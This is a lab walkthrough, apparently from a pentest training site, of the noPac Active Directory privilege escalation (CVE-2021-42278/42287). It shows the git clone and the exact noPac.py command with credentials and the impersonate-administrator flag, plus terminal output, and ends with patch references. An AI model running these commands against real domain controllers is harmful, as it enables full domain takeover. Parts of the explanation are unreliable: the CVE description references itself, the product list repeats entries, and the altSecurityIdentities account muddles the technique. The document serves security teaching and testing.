iGNITE Technologies

WINDOWS PRIVILEGE ESCALATION

SAMACCOUNTNAME SPOOFING (CVE-2021-42278)

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Contents

Introduction

This post discusses how CVE-2021-42278 allows potential attackers to gain high privileged user access (domain controllers Administrator level access) via a low privileged user (any normal Domain user)

Description: Active Directory Domain Services Elevation of Privilege Vulnerability This CVE ID is unique from CVE-2021-42278, CVE-2021-42282, CVE-2021-42291.

Release Date: Nov 9, 2021

Impact: Elevation of Privilege

Severity: Important

CVSS score: 8.8

Products Affected: -
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 R2
Windows Server 2012 (Server Core installation)
Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2012
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 R2 for x64-based Systems Service Pack 1
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for x64-based Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server 2008 for 32-bit Systems Service Pack 2
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows Server, version 20H2 (Server Core Installation)
Windows Server, version 2004 (Server Core installation)
Windows Server 2022 (Server Core installation)
Windows Server 2022
Windows Server 2019 (Server Core installation)
Windows Server 2019


Pentest Lab setup

In the lab, we'll use a Kali VM as the attacker machine and a Windows domain controller (affected Windows platforms are listed above in this post) that hasn't been patched since November 9, 2021, as the victim/target machine.

Now, as you can see, a user with normal domain user privileges has been created in the test Domain Controller lab setup.

The below command can be run on the Domain Controller to check user details, and as you can see, the user is a normal domain user (highlighted in red).

net user sakshi



Exploitation

Now on your attacker system, which is Kali VM, you have to clone the exploit from the git repository provided below.

git clone https://github.com/Ridter/noPac

After cloning the repo **https://github.com/Ridter/noPac**, navigate to the noPac folder.

cd noPac
ls -al

```
┌──(root💀kali)-[~]
└─# git clone https://github.com/Ridter/noPac
Cloning into 'noPac' ...
remote: Enumerating objects: 64, done.
remote: Total 64 (delta 0), reused 0 (delta 0), pack-reused 64
Receiving objects: 100% (64/64), 42.02 KiB | 483.00 KiB/s, done.
Resolving deltas: 100% (36/36), done.

┌──(root💀kali)-[~]
└─# cd noPac

┌──(root💀kali)-[~/noPac]
└─# ls -al
total 60
drwxr-xr-x  4 root root  4096 Jan  6 16:50 .
drwx------ 45 root root  4096 Jan  6 16:51 ..
drwxr-xr-x  8 root root  4096 Jan  6 16:50 .git
-rw-r--r--  1 root root  1799 Jan  6 16:50 .gitignore
-rw-r--r--  1 root root 18790 Jan  6 16:50 noPac.py
-rw-r--r--  1 root root  6231 Jan  6 16:50 README.md
-rw-r--r--  1 root root    16 Jan  6 16:50 requirements.txt
-rw-r--r--  1 root root  6976 Jan  6 16:50 scanner.py
drwxr-xr-x  2 root root  4096 Jan  6 16:50 utils
```

And then execute the command

python3 noPac.py ignite.local/sakshi:'Password@1' -dc-ip 192.168.1.182 -shell --impersonate administrator -use-ldap

This CVE is a security bypass vulnerability that is caused by Kerberos's PAC confusion and impersonation of domain controllers.

It allows potential attackers to impersonate domain controllers by requesting TGT's from Kerberos without a PAC, and the moment TGT is issued without issuing PACs, the attacker can impersonate as a highly privileged user.

Now, to get a DC to add a PAC when a service ticket (ST) is requested using a TGT without a PAC was achieved by configuring the **"altSecurityIdentities"** attribute.

This process involves modifying the altSecurityIdentities attribute of an account in a foreign domain to **Kerberos:[samaccountname]@[domain]** to impersonate that user.

As you can see, when the above command is executed, the output shows that the attacker machine (Kali VM) has acquired "NT AUTHORITY\System" privileges.

Mitigation

KB5008602 – https://support.microsoft.com/en-us/topic/november-14-2021-kb5008602-os-build-17763-2305-out-of-band-8583a8a3-ebed-4829-b285-356fb5aaacd7

KB5008380 – https://support.microsoft.com/en-us/topic/kb5008380-authentication-updates-cve-2021-42287-9dafac11-e0d0-4cb8-959a-143bd0201041

References:

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-42287